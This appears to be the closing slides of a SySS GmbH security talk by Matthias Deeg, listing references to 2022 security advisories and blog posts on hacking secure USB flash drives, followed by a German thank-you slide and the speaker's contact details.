26. *Security Advisory SYSS-2022-009*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-009.txt, 2022
27. *Security Advisory SYSS-2022-010*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-010.txt, 2022
28. *Security Advisory SYSS-2022-011*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-011.txt, 2022
29. *Security Advisory SYSS-2022-013*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-013.txt, 2022
30. *Security Advisory SYSS-2022-014*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-014.txt, 2022
31. *Security Advisory SYSS-2022-015*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-015.txt, 2022
32. *Security Advisory SYSS-2022-016*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-016.txt, 2022
33. *Security Advisory SYSS-2022-017*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-017.txt, 2022
34. *Security Advisory SYSS-2022-024*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-024.txt, 2022
35. *Hacking Some More Secure USB Flash Drives (Part I)*, Matthias Deeg, SySS GmbH, https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/, 2022
36. *Hacking Some More Secure USB Flash Drives (Part II)*, Matthias Deeg, SySS GmbH, https://blog.syss.com/posts/hacking-usb-flash-drives-part-2/, 2022
37. *Security Advisory SYSS-2022-043*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-043.txt, 2022
38. *Security Advisory SYSS-2022-044*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-044.txt, 2022
39. *Security Advisory SYSS-2022-045*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-045.txt, 2022
40. *Security Advisory SYSS-2022-046*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-046.txt, 2022

Vielen Dank …

… für Ihre Aufmerksamkeit.

Haben Sie Fragen?

E-mail: matthias.deeg@syss.de
Twitter: @matthiasdeeg
YouTube: https://www.youtube.com/c/SySSPentestTV
Blog: https://blog.syss.com

THE PENTEST EXPERTS

WWW.SYSS.DE